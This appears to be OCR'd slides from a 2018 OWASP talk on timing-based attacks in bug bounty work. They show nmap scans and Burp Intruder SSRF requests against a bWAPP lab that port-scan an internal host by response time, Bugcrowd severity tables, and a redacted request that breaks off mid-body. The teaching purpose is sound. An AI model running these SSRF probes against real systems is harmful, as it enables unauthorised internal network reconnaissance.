
Service port


bWAPP
Intranet
Web application
via Internet
attacker
Internal PC
192.168.0.25






```
aashraff@Yappare:~/Documents/owasp_nz% nmap -sV 192.168.0.25

Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-10 14:52 NZDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.49 seconds
aashraff@Yappare:~/Documents/owasp_nz% nmap -sV -Pn 192.168.0.25

Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-10 14:52 NZDT
Nmap scan report for 192.168.0.25
Host is up.
All 1000 scanned ports on 192.168.0.25 are filtered

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 202.37 seconds
aashraff@Yappare:~/Documents/owasp_nz%
```




```
PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::1138:fada:2b4c:7326%12
   IPv4 Address. . . . . . . . . . . : 192.168.0.25
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Tunnel adapter isatap.{822CA920-9C4F-448C-A6A1-2B43B4AF8126}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Users\Administrator>
```



Attack type: Sniper


```
GET /bWAPP/rlfi.php?language=http://192.168.0.§4§&action=go HTTP/1.1
Host: 192.168.0.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Safari/537.36 root@5agqbwbs6ctgv4577p7urzxleckdmgr4g.aurainfosec-test.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

From the vulnerable SSRF, the application gives long response on http://192.168.0.25



Request	Payload	Status	Response...	Response...	Error	Timeout	Length
4	23	200	39047	39049	□	□	14187
1	20	200	39366	39368	□	□	14189
3	22	200	42171	42213	□	□	14187
2	21	200	42364	42386	□	□	14327
0		200	42563	42618	□	□	14187
6	25	200	66096	66098	□	□	14191
5	24	200	66126	66127	□	□	14189

http://testingserver/bWAPP/rlfi.php?language=http://192.168.0.25&action=go



Request	Payload	Status	Response...	Error	Timeout	Length	Comment
0		200	59962	□	□	14201	
1	21	200	119813	□	□	14197	
5	445	200	57875	□	□	14200	
7	8080	200	119918	□	□	14201	
2	22		0	□	□		
3	23		0	□	□		
4	80		0	□	□		
6	443		0	□	□		


```
GET /bWAPP/rlfi.php?language=http://192.168.0.25:445&action=go HTTP/1.1
Host: 192.168.0.21
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gec
```

http://testingserver/bWAPP/rlfi.php?language=http://192.168.0.25:port&action=go


bugcrowd

Timing based attacks in bug bounty

SQL Injection and RCE




PRIORITY▼	BUGCROWD CATEGORIES	SPECIFIC VULNERABILITY NAME	VARIANT OR AFFECTED FUNCTION
P1	Server-Side Injection	SQL Injection	Error-Based
P1	Server-Side Injection	SQL Injection	Blind




PRIORITY▼	BUGCROWD CATEGORIES	SPECIFIC VULNERABILITY NAME
P1	Server-Side Injection	Remote Code Execution (RCE)

Username Enumeration




PRIORITY▼	BUGCROWD CATEGORIES	SPECIFIC VULNERABILITY NAME	VARIANT OR AFFECTED FUNCTION
P4	Broken Access Control (BAC)	Username Enumeration	Data Leak
P5	Server Security Misconfiguration	Username Enumeration	Brute Force


SSRF/XSPA



PRIORITY ▼	BUGCROWD CATEGORIES	SPECIFIC VULNERABILITY NAME	VARIANT OR AFFECTED FUNCTION
P2	Broken Access Control (BAC)	Server-Side Request Forgery (SSRF)	Internal
P4	Broken Access Control (BAC)	Server-Side Request Forgery (SSRF)	External



```
POST /[redacted]s/url HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/55.0.2883.87 Safari/537.36
Accept: text/json
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/json
Authorization: Bearer
eyJ0eXA[redacted]5vdG1haWxpbmF0b3IuY29
tIiwiZW[redacted]92ZXJpZmllZCI6ZmFsc2U
sInNjb3[redacted]I6Inh4eHh4eHh4NzctNTU
3ZjgzMm[redacted]h0dHBzOi8vY2ltcHJlc3M
uYXV0aD[redacted]A2MDdlMSIsImF1ZCI6IjR
HdGt4Sm[redacted]c5Njc0LCJpYXQiOjE1MTU
1NDM2Nz[redacted]dOIn0.4yVNxomX7W19MyI
EVRHlg5NkIRSYZ_uI7VwwgaBaNy8
Content-Length: 91
Origin: [redacted]
Connection: close
Cache-Control: no-transform


{
  "ImageUrls": [
